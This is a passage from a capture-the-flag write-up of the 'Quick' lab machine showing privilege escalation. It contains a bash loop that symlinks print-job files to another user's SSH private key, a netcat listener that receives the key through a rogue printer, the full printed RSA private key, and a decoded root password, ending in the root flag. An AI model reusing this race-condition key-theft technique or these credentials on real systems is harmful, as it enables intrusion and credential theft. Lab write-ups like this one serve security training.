SCREENSHOT EVIDENCE OF ACCESSED SITE



I have the ability to add a new printer to the target. After more enumeration I discover the code in job.php I can see that the code is vulnerable to a race condition

```
# Command Executed  
cat /var/www/printer/job.php
```

SCREENSHOT EVIDENCE OF VULNERABLE CODE

```

sam@quick:/var/www/printer$ cat job.php
<?php
require __DIR__ . '/escpos-php/vendor/autoload.php';
use Mike42\Escpos\PrintConnectors\NetworkPrintConnector;
use Mike42\Escpos\Printer;
include("db.php");
session_start();

if($_SESSION["loggedin"])
{
    if(isset($_POST["submit"]))
    {
        $title=$_POST["title"];
        $file = date("Y-m-d_H:i:s");
        file_put_contents("/var/www/jobs/" . $file, $_POST["desc"]);
        chmod("/var/www/printer/jobs/" . $file, "0777");
        $stmt=$conn->prepare("select ip,port from jobs");
        $stmt->execute();
        $result=$stmt->get_result();
        if($result->num_rows > 0)
        {

```

The above code is making a file with the name timestamp. The race condition is that if I read the content of the file it is sending the file to print it to the IP of a specified port. I am able to specify an IP and a port when adding a printer.

I have read and write permission to the directory /var/www/jobs so I created a symlink to the file with the ssh key of user srvadm. I started a listener. Using the listener port specify that will be executed by the /var/www/printer/add_printer.php function I can capture the response and access the file at job.php

I placed my script in /var/www/jobs

CONTENTS OF GET_KEY.SH

```

#!/bin/bash
while true;
do
    for file in $(ls .);
    do
        rm -rf $file;
        ln -s /home/srvadm/.ssh/id_rsa $file;
    done
done

```

I started a listener

```

# Command Executed
nc -knlp 1338

```

I then added a printer at http://printerv2.quick.htb/add_printer.php

SCREENSHOT EVIDENCE OF CONFIG

Printer added

Please fill the form below to add printer.

Title	<input type="text" value="tobor"/>
Type	<input type="text" value="Network"/>
Profile	<input type="text" value="Default"/>
IP Address	<input type="text" value="10.10.14.4"/>
Port	<input type="text" value="1338"/>

Most printers are open on port **9100**

Add Printer

Then I went to <http://printerv2.quick.htb/printers.php> and clicked on the Print Action

SCREENSHOT OF BUTTON

Please review the printer or try test printing.

Title	IP Address	Port	Actions
tobor	10.10.14.4	1338	

RETURNED SSH KEY

```
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAutSlpZLFoQfbaRT708rP8LsjE84QJPeWQJji6MF0S/RGcd4P
AP1UWD26CAaDy4J7B2f5M/o5XEYIZeR+KKSh+mD//F0y+03sqIX37anFqqvhJQ6D
1L2W0skWoyZzGqb8r94gN9TXW8TRlz7hMqq2jfwBgGm3YVzMKYSYswi6dVYTLVGY
DLNb/88agUQGR8cANRIs/2ckWK+GiyTo5pgZacnSN/61p1Ctv0IC/zC0I5p9CKnd
wh0vbmjzNvh/b0eXbYQ/Rp5ryLuSJLZlaPrTK+LCnqjKK0hwH8gKkdZk/d30fq4i
hRiQlakwPlsHy2am10+smg0214HMyQQdn7LE9QIDAQABAOIBAG2zSKQkvxgjdeiI
ok/kcR5ns1wApagfHEFHxAxo8vFaN/m5QlQRa4H4LI/7y00mizi5CzFC3oVYtbum
Y5FXwagzZntxZegWQ9xb9Uy+X8sr6yIIGM5El75iroETpYhjvoFBSuede0pwcaR+
DlritBg8rFKLQFrR0ysZqVKaLMmRxPutqvhd1v0ZD04R/8ZMKggFnPC03AkgXkp3
j8+ktSPW6THykwGnHXY/vkMAS2H3dBhmecA/Ks6V8h5htvybhdLuUMd++K6Fqo/B
H14kq+y0Vfjs37vcNR5G7E+7hNw3zv5N8uchP23Tzn2MynsujZ3Twbw0V5pw/Cx0
9nb7BSECgYEA5hMD4QR0350wM/LCu5XCjJGardhHn830IPUEmVePJ1SGCam6oxvc
bAA5n83ERMxpDmE4I7y3CNrd9DS/uUae9q4CN/5gjEcc9Z1E81U64v7+H8VK3rue
F6PinFsdoV50tWJbxSYr0dIktSuUUPZrR+in5S0zP77kxZL4QtRE710CgYEAz+It
T/TMzWbl+9uLayanQ0br5gd1UmG5fdYcutTB+8J0XGKFDIyY+oVMwoUljzk7KUtw
8MzyuG8D1icVysRXHU8b5t1l51RXu0HsBmJ9LaySWFRbNt9bc7FERajJr8Dakj
b4gu9IKHcGchN2akH3KZ6lz/ayIAxFtadrTMinkCgYEAxpZzKq6btX/LX4uS+kdx
pXX7hULBz/XcjiXvKkyhi9kx0PX/2voZcd9hfcYm0xZ466i0xIoHkuUX38oIEuwa
GeJol9xBidN386kj8sUGZxiUUnCne5jrxQ0bddX5XCtXELh43HnMnyqQpazFo8c
Wp0/DlGaTtN+s+r/zu9Z8SECgYEAufvZvyK/ZWC6AS9oTiJWovNH0DfggsC82Ip
LHVsjBUBvGaSyvWaRLXDanzsmMELRXVBncwM/+BPn33/2c4f5QyH2i67wNpYF0e/
2tvbkilIVqZ+ERK0xHhvQ8hzontbBCp5Vv4E/Q/3uTLPJUy5iL4ud7iJ8S0HQF4o
x5pnJSECgYEA4gk6oV0HVMvtxrXh3ASZyQIn6VK0+cIXHj72RASFAD/98intvVsA3
+DvKZu+NeroPtaI7NZv6muiaK7ZZgGcp4zEHRwxM+xQvxJpd3YzaKwZbCIPDDT/u
NJx1AkN7Gr9v4WjccrSk1hitPE1w6cmBNStwaQWD+KUUEeWYUAX20RA=
-----END RSA PRIVATE KEY-----
```

I modified the permissions and used the key to ssh in as srvadm

```
# Commands Executed
chmod 600 srvadmquick.ssh
ssh -i srvadmquick.ssh -p 22 srvadm@quick.htb
```

SCREENSHOT EVIDENCE OF SSH ACCESS

```
Last login: Fri Mar 20 05:56:02 2020 from 172.16.118.129
srvadm@quick:~$ hostname
quick
srvadm@quick:~$ id
uid=1001(srvadm) gid=1001(srvadm) groups=1001(srvadm),999(printers)
srvadm@quick:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:b9:03:51 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.186/24 brd 10.10.10.255 scope global ens33
        valid_lft forever preferred_lft forever
```


After more enumeration as the new user I discovered a URL encoded string that caught my attention

```
# Commands Executed
cat ~/.cache/conf.d/printers.conf
grep DeviceURI ~/.cache/conf.d/printers.conf
# IMPORTANT RESULT
DeviceURI https://srvadm%40quick.htb:%26ftQ4K3SGde8%3F@printerv3.quick.htb/printer
```

SCREENSHOT EVIDENCE OF RESULT

```
srvadm@quick:~$ grep DeviceURI ~/.cache/conf.d/printers.conf
DeviceURI ipp://127.0.0.1/ipp/pa-7450
DeviceURI https://srvadm%40quick.htb:%26ftQ4K3SGde8%3F@printerv3.quick.htb/printer
DeviceURI ipp://127.0.0.1/ipp/pa-7032
DeviceURI cups-pdf:/
```

Using Burp I converted the string to plain text
https://srvadm@quick.htb:&ftQ4K3SGde8?@printerv3.quick.htb/printer



I was then able to use the discovered password to su as the root user

```
# Commands Executed
su root
Password: &ftQ4K3SGde8?
```

I was then able to read the root flag

```
# Command Executed
cat /root/root.txt
```

SCREENSHOT EVIDENCE OF ROOT ACCESS

```

srvadm@quick:~$ su root
Password:
root@quick:/home/srvadm# hostname
quick
root@quick:/home/srvadm# id
uid=0(root) gid=0(root) groups=0(root)
root@quick:/home/srvadm# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group de
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP
    link/ether 00:50:56:b9:03:51 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.186/24 brd 10.10.10.255 scope global ens33
        valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:351/64 scope global dynamic mngtmpaddr no
        valid_lft 86349sec preferred_lft 14349sec
    inet6 fe80::250:56ff:feb9:351/64 scope link
        valid_lft forever preferred_lft forever
3: br-9ef1bb2e82cd: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue
    link/ether 02:42:f5:0d:eb:5b brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-9ef1bb2e82cd
        valid_lft forever preferred_lft forever
    inet6 fe80::42:f5ff:fe0d:eb5b/64 scope link
        valid_lft forever preferred_lft forever
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state
    link/ether 02:42:0a:61:17:56 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
6: veth82f8abb@if5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue
    link/ether 6e:38:67:5e:d1:6c brd ff:ff:ff:ff:ff:ff link-netnsid 1
    inet6 fe80::6c38:67ff:fe5e:d16c/64 scope link
        valid_lft forever preferred_lft forever
8: veth820069a@if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue
    link/ether 3e:6d:c8:9c:7e:84 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::3c6d:c8ff:fe9c:7e84/64 scope link
        valid_lft forever preferred_lft forever
root@quick:/home/srvadm# cat /root/root.txt
a2d779718746a7b513ac138db8b846d5

```

ROOT FLAG: a2d779718746a7b513ac138db8b846d5